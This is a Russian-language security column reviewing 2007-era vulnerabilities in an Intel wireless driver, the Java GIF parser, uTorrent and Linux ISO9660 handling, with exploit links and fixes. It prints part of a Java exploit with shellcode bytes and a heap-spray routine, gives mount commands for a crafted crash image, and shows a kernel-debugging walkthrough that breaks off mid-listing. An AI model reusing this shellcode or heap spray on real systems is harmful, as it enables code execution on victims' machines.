exploits review
9й выпуск

крис касперски ака мыщъх, no-email

после предновогодней лавины дыр, хлынувшей сквозь весь спектр программных и аппаратных продуктов, сотрясающие их словно неожиданно проснувшейся вулкан, считавшийся давно потухшим, в январе-феврале наступило ленивое затишье. не считая очередной порции дыр в IE, Office и Mozille, никаких новых потрясений не последовало и счет открытых уязвимостей пошел на единицы, о самых интересных их которых мыщъх и собирается рассказать.

удаленный BSOD на Intel 2200BG 802.11

brief: очередная дыра в драйверах беспроводных устройств, обнаруженная хакером по имени Breno Silva Pinto из компании sekure.org, показывает насколько еще сыры и небезопасны беспроводные технологии. сценарий атаки вполне типичен: на жертву обрушивается мощный шквал "разобщенных" (disassociation) пакетов. пакеты схватывает драйвер и складывает их в кучу для дальнейшей обработки, в процессе которой модифицируются глобальные (для драйвера) структуры данных, защищаемые критическими секциями и прочими средствами синхронизации, но… небрежно реализованная синхронизация (а когда она реализовалась иначе?) привела к серьезным дефектам и часть структур данных осталась незащищенной, в результате чего появилась угроза их разрушения — если в процессе обработки одного пакета, приходит другой, структуры данных превращаются в мешанину и дальнейшее поведение драйвера становится непредсказуемым. как правило, дело заканчивается Голубым Экраном Смерти (т. е. отказом в обслуживании). и хотя существует возможность передать зловредный shell-код и захватить управление ЦП на уровне нулевого кольца, пока она остается только в теории. подробности об уязвимости лежат на: http://www.securityfocus.com/bid/22260;

targets: уязвимость подтверждена в "родном" Intel-драйвере w29n51.sys версии 9.0.3.9, датированном 09/12/2005 и управляющим беспроводными устройствами, смонтированными на адаптерах типа Mini-PCI (см. рис. 1), часто встречающихся в ноутбуках и лаптопах. другие версии драйвера не проверялись, но существуют достаточно веские основания утвердить, что подобные дыры есть и в них.

exploit: исходный текст exploit'a, написанного все тем же Breno Silva Pinto (bsilva@secure.org) можно скачать с http://www.milw0rm.com/exploits/3224, а если он ("он" — сервер) лежит (убит, висит), то с: http://www.securityfocus.com/data/vulnerabilities/exploits/22260.c;

solution: на момент написания этих строк, компания Intel не выпустила никакого обновления и даже не уведомила пользователей о грозящей им опасности, что вообще беспредел: www.intel.com/network/connectivity/products/wireless/prowireless_mobile.htm, а потому, единственным возможным решением становится отключение беспроводных устройств (исправить дефект синхронизации патчем двоичного файла нереально);

Рисунок 1 Mini-PCI плата с чипом Intel 2200BG 802.11, управляемым уязвимым драйвером

Sun Java - переполнение буфера в библиотеки времени исполнения

brief: Java, изначально позиционируемая как абсолютно безопасная среда программирования, таковой, увы, не оказалась и от Java-апплетов можно ожидать всего, чего угодно (на них не только игры, но и вирусы пишут). самое неприятное, что помимо изъянов в архитектуре безопасности дефекты обнаруживаются и в самом фундаменте — компиляторе, библиотеке времени исполнения и т. д. кодокопатель, работающий на компанию Zero Day Initiative (www.zerodayinitiative.com) наряду с TippingPoint (www.tippingpoint.com) — подразделением корпорации 3Com, "окучивающим" вопросы безопасности, — обнаружил грубую ошибку в штатном gif-обработчике: если ширина валидного изображения выставлена в ноль, то библиотека времени исполнения выделяет указанное в заголовке количество байт, которое может и не совпадать с фактическим, в результате чего наступает классическое переполнение, допускающее возможность передачи управления на shell-код, содержащийся в этом же самом изображении. за подробностями обращайтесь к отчету компании Zero Day Initiative: http://www.zerodayinitiative.com/advisories/ZDI-07-005.html;

targets: уязвимость обнаружена в SDK и JRE версий вплоть до 1.4.2 (включая более ранние) и JDK/JRE версии 5.0 с обновлением 9, а так же в продуктах сторонних компаний, построенных на их основе, в частности, в Avaya Interactive Response версий 1.3 и 2.0;

exploit: исходный код боевого exploit'a, созданного хакером по кличке luoluo (luoluonet@hotmail.com || luoluonet@126.com || luoluonet@yahoo.com) в тесной кооперации с членами команды Ph4nt0m Security Team (http://www.ph4nt0m.org), лежит на Security Focus'e: www.securityfocus.com/data/vulnerabilities/exploits/JvmGifVulPoc.java и несет на своем борту shell-код, запускающий calc.exe (см. рис. 2), однако, после доработки "напильником" он будет запускать все, что угодно, в том числе и back-door.

solution: копания Sun уже выпустила обновления для различных версий SDK и JRE, доступное по ссылке http://java.sun.com/javase/downloads/index_jdk5.jsp, с продуктами же сторонних компаний ситуация до сих пор остается туманной и неясной, однако, судя по популярности Java, их число должно быть весьма велико, так что дерзайте — широкое поле исследований открыто!!!

```
edit JvmGifVulPoc.java - Far
D:\JvmGifVulPoc.java                                DOS    Line      280/280   Col 1                 18:12
        // shellcode copied from metasploit to run calc.exe
        (byte)0x29, (byte)0xc9, (byte)0x83, (byte)0xe9, (byte)0xde, (byte)0xd9, (byte)0xee, (byte)0xd9
        (byte)0x09, (byte)0x13, (byte)0x8e, (byte)0x83, (byte)0xeb, (byte)0xfc, (byte)0xe2, (byte)0xf4
        (byte)0x04, (byte)0x82, (byte)0x6f, (byte)0x8b, (byte)0x40, (byte)0x08, (byte)0xfc, (byte)0x05
        (byte)0xb3, (byte)0x3d, (byte)0x98, (byte)0x8f, (byte)0xd6, (byte)0x38, (byte)0xd3, (byte)0x17
        (byte)0x39, (byte)0xcb, (byte)0xf8, (byte)0x7a, (byte)0x03, (byte)0x5d, (byte)0x37, (byte)0x8a
        (byte)0xb3, (byte)0x05, (byte)0x58, (byte)0x05, (byte)0x67, (byte)0x15, (byte)0x12, (byte)0x65
        (byte)0x3c, (byte)0xca, (byte)0x22, (byte)0x4e, (byte)0x5c, (byte)0x82, (byte)0x53, (byte)0xbe
        (byte)0x48, (byte)0x15, (byte)0xbe, (byte)0x05, (byte)0x50, (byte)0x01, (byte)0xf8, (byte)0x87
        (byte)0x04, (byte)0x56, (byte)0x22, (byte)0x78, (byte)0x58, (byte)0x5f, (byte)0x9a, (byte)0x76
        (byte)0x67, (byte)0x61, (byte)0x8b, (byte)0x70, (byte)0xb2, (byte)0x07, (byte)0x44, (byte)0x71
    };

    public void init() {
        image = Toolkit.getDefaultToolkit().createImage(imageBytes);
    }

    public void paint(Graphics g) {
        int heapBlockSize = 0x5000000;
        int heapSlidSize = 0x100000;
        byte[] buffer = new byte[heapBlockSize];
        byte heapFilling = (byte)0x24;

        for (int i = 0; i < buffer.length; i ++) {
            buffer[i] = heapFilling;
        }

        for (int i = 1; i < 0x50; i ++) {
            for (int j = 0; j < shellcode.length; j ++) {
                buffer[i * heapSlidSize - shellcode.length - 0x1000 + j] = shellcode[j];
            }
        }

        if (image != null) {
            g.drawImage(image, 0, 0, this);
        }
    }
}

1      2      3      4      5Print  6      7Prev   8Goto   9Video  10     11ViewHs 12
```

Рисунок 2 фрагмент боевого exploit'a от luoluo, запускающего "калькулятор"

uTorrent — удаленное переполнение кучи

brief: популярность легендарного осла (клиента файло-обменной сети eDonkey) начинает постепенно слабеть под агрессивным натиском файло-обменной сети нового поколения — BitTorrnet (используемой в том числе и для легального распространения дистрибутивов некоторых клонов Linux'a и BSD), одним из клиентом которой и является программа uTorrent (http://www.utorrent.com/), внешний вид которой показан на рис. 3. в отличии от осла, носящего свой хвост всегда с собой, в сети BitTorrnet обмен варезом осуществляется через специальные torrent-файлы, которые в свою очередь распространяются через того же осла или web. структура torrent-файлов (вместе с принципами работы самой сети) описана на http://en.wikipedia.org/wiki/BitTorrent. ошибка, допущенная разработчиками uTorrent'a, вполне банальна — копируя данные из полей torrent-файла в динамически выделяемые блоки памяти, они полагаются на авось и никаких проверок не выполняют, в результате чего, у хакеров появляется возможность через специальным образом сконструированный torrent-файл, захватывать управление узлами, на которых установлены клиенты uTorrent. уязвимость обнаружена компанией defsec (http://www.defacedsecurity.com), пославшей свой отчет на Security Focus, где ему был присвоен номер 22530: http://www.securityfocus.com/bid/22530/;

target: на данный момент уязвимость подтверждена в версии uTorrent 1.6, более ранние версии не проверялись, но судя по всему, они так же уязвимы;

exploit: исходный текст exploit'a можно нарыть на http://www.milw0rm.com/exploits/3296, ссылка на Security Focus'e – http://www.securityfocus.com/data/vulnerabilities/exploits/22533.c битая и выдает знаменитую ошибку 404;

solution: на момент написания этих строк, разработчики uTorrent'a никак не отреагировали на сообщение об уязвимости и не выпустили никаких обновлений, поэтому, лучшим решением будет отказ от использования uTorrent в пользу других клиентов;



Рисунок 3 внешний вид программы uTorrent — уязвимого клиента файло-обменной сети BitTorrent

full disclose
Linux Kernel – DoS при обработке ISO9660

brief: легендарный хакер по кличке LMH (основавший не менее легендарный проект MOKB — Month of Kernel Bugs — http://projects.info-pull.com/mokb, lmh@info-pull.com), известный своими маньяческими замашками, в ноябре 2006 года изнасиловал ядро LINUX'a в особо зверской форме, подсунув ему садистским образом испорченный образ ISO9660 (основная файловая система лазерных дисков, поверх которой обычно "натянута" Джульетта, поддерживающая длинные имена и другие фишки), погрузивший ядро в состояние глубокой медитации, граничащей с нирваной, частным случаем которой является бесконечный цикл. в практическом плане это означает, что любой пользователь, обладающий правами монтирования дисков (или при задействованном автоматическом монтировании cd-rom) может устроить тотальный DoS, что не есть хорошо, особенно в случае сервера, для которого перезагрузка без правильного завершения работы зачастую сопровождается значительными потерями данных. это довольно древняя ошибка (где мы, а где 2006 год?!), подробнее о которой можно прочитать на: http://projects.info-pull.com/mokb/MOKB-05-11-2006.html, но исправить ее удалось лишь 30 января 2007 года — http://rhn.redhat.com/errata/RHSA-2007-0014.html, так что количество уязвимых узлов достаточно велико, так что прежде чем смонтировать iso-образ, полученный из ненадежных источников, следует как минимум сохранить все не сохраненные данные;

targets: дефект в ядре версии 2.6.18, более древние ядра не тестировались, однако, есть все основания полагать, что данная ошибка присутствует и в них;

exploit: испорченный iso-образ (сжатый архиватором bzip и занимающий всего 696 Кбайт) лежит на http://projects.info-pull.com/mokb/bug-files/MOKB-25-11-2006.img.bz2, чтобы его смонтировать без записи на CD-R/RW следует выполнить следующие команды:

```
$ bunzip2 MOKB-05-11-2006.iso.bz2
```

```
$ mount -t iso9660 -o loop MOKB-05-11-2006.iso /media/test
$ ls /media/test
```

solution: патчи для RedHat можно скачать с http://rhn.redhat.com/errata/RHSA-2007-0014.html, а для SuSE – http://www.securityfocus.com/bid/20920/solution, что же касается остальных поставщиков, то они, похоже, не считают эту ошибку критической и не спешат выкладывать обновления;

full disclose:

История эта была бы очень смешной, ни будь она такой грустной. Файловая система — это фундамент любой оси, отвечающий за сохранность наших данных. Помимо архитектуры самой файловой системы, необходимо иметь доброкачественный драйвер, сохраняющий работоспособность при _любых_ разрушениях, в противном случае даже небольшой дефект может привести к потере всего дискового тома, размеры которого в наши дни измеряются сотнями гектар!

Исследовательская программа, развернутая LMH, обнаружила огромное количество ошибок в драйверах практически всех файловых систем — Linux: ex2/3fs, gfs2, ntfs, ReiserFS, FreeBSD/Solaris: UFS, Mac OS: HFS+ и т.д., что наводит на грустные размышления по поводу надежности того, на чем мы сидим. За подробностями обращайтесь к блогу "Kernel Fun — Kernel bugs and madness" (http://kernelfun.blogspot.com/search/label/fsfuzzer).



Рисунок 4 изумительный блог "Kernel Fun", целиком и полностью посвященный разнообразным способам изнасилования ядра LINUX'а в особо извращенной форме

Для экспериментов использовалась бесплатная утилита **fsfuzzer** (http://projects.info-pull.com/mokb/fsfuzzer-0.6-lmh.tgz), генерирующая испорченные образы различных файловых систем, на которых изучается реакция соответствующего драйвера. Кто-то может заметить, что драйвер вовсе не подписывался "переваривать" серьезные искажения базовых структур данных и что в реальной жизни такие разрушения практически никогда не возникают. На самом деле, драйвер файловой системы _обязан_ сохранять работоспособность при _любых_ разрушениях, "вытаскивая" максимум уцелевшей информации. Отказ монтировать разрушенный том вполне допустим (хотя и крайне нежелателен), а вот за выпадение в бесконечный цикл нужно расстреливать на месте без права переселения душ. Собственно говоря, этой статьей мыщъх хотел подтолкнуть своих сородичей-хакеров к активным действиям в отношении файловых систем, ведь чем больше ошибок будет выявлено в ходе садистских издевательств, тем меньше их останется в реальной жизни. К слову сказать, потеря данных под Linux — не редкость и мыщъху довольно часто приходится чинить испорченные дисковые тома в hex-редакторе (именно в hex-, а не в disk-, поскольку в Linux/BSD в отличии от Windows, с диском можно работать как с файлом и любой нормальный hex-редактор легко переварит /dev/xxx. ну вот сейчас кто-то встрянет и скажет, что и в Windows диск можно открывать функций CreateFile и работать с ним как с файлом. Теоретически (т.е. на концептуально-архитектурном уровне) безусловно да, но вот на житейски практическом ни хвоста подобного!!! прежде всего, штатными средствами Windows нельзя демонтировать диск, и соответствующую утилиту придется писать самостоятельно, во-вторых, методика работы с файлами и устройствами под Windows довольно существенно различается и hex-редактор просто не сможет работать с диском, если только такая возможность в него не закладывалась изначально). Ладно, все это лирика. Переходим к практике.

Разбираться, что именно искажено в образе, сгенерированном утилитой fsfuzzer – лениво и бесполезно, хотя желающие поковыряться могут это сделать при помощи комплекса утилит, прилагаемых к книге "Техника защиты лазерных дисков от копирования", которую (как и многие другие книги мыщъха) можно найти на недавно воздвигнутом им http сервере, на данный момент представляющим собой простое зеркало ранее воздвигнутого ftp. Соответственно, адрес все тот же — nezumi.org.ru, а график работы варьируется в зависимости от обстоятельств. Короче, стучитесь и вам откроют. Только долбиться дятлом не надо, ладно? Вот и хорошо! А мы тем временем продолжим.



Рисунок 5 http://nezumi.org.ru – web-сервер, воздвигнутый посреди мыщъх'иной норы и открыто раздающий заначки всем желающим!

Будем плясать от печки, то есть от исходных текстов ядра, а точнее даже не всего ядра, а драйвера файловой системы ISO9660, которые можно найти, например, на http://lxr.linux.no/source/fs/isofs/ (хотя любой нормальный дистрибутив должен поставляться вместе с исходными текстами, так что можно обойтись и без интернета).



Рисунок 6 исходные тексты ядра Linux'а в Интернете (полезны тем, кто Linux'а еще не имеет, но уже им интересуется)

Как именно локализовать ошибку в драйвере? В нашем случае это делается очень просто — монтируем испорченный образ, пытаемся войти в корневой каталог и… ядро разряжается пулеметной очередью грязных ругательств, выплевываемых в бесконечном цикле в файл /proc/kmsg (наверняка при этом использовались вращающиеся стволы с продувкой сжатым воздухом для лучшего охлаждения).

Короче, на ядрах семейства 2.6.x мы должны увидеть вот это:

```
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
__find_get_block_slow() failed. block=18446744073457893405, b_blocknr=4043309084
b_state=0x00000020, b_size=2048
device blocksize: 2048
```

Листинг 1 сообщения, выплевываемые ядром в файл /proc/kmsg, при просмотре дефективного ISO9660-образа

Кстати говоря, ядра семейства 2.4 ведут себя гораздо спокойнее (см. рис. 7), лаконично сообщая о невозможности монтажа испорченного образа из-за ошибки чтения i-node блока (см. листинг. 2).



Рисунок 7 монтирование дефективного ISO9660 образа под Linux-ядром версии 2.4.27

```
<6>loop: loaded (max 8 devices)
<7>ISO 9660 Extensions: Microsoft Joliet Level 3
<6>attempt to access beyond end of device
<6>07:00: rw=0, want=3670074, limit=12698
<4>ISOFS: unable to read i-node block
<7>ISOFS: changing to secondary root
```

Листинг 2 фрагмент файла /proc/kmsg – реакция ядра версии 2.4.27 на дефективный ISO9660 образ

Таким образом, мы знаем, что ошибка сидит в 2.6.x ядре и сосредоточена где-то в окрестностях функции __find_get_block_slow(), имя которой ядро и выводит в /proc/kmsg, смотрим в исходные тексты:

```
__find_get_block_slow(struct block_device *bdev, sector_t block)
{
*** [skip] [skip] [skip] [skip] [skip] [skip] [skip]
    spin_lock(&bd_mapping->private_lock);
            if (!page_has_buffers(page))
                    goto out_unlock;
            head = page_buffers(page);
            bh = head;
            do {
                    if (bh->b_blocknr == block) {
                            ret = bh;
                            get_bh(bh);
                            goto out_unlock;
                    }
                    if (!buffer_mapped(bh))
```

```
414                             all_mapped = 0;                         // <------<
415                     bh = bh->b_this_page;
416             } while (bh != head);
417
418     /* we might be here because some of the buffers on this page are
419     * not mapped.  This is due to various races between
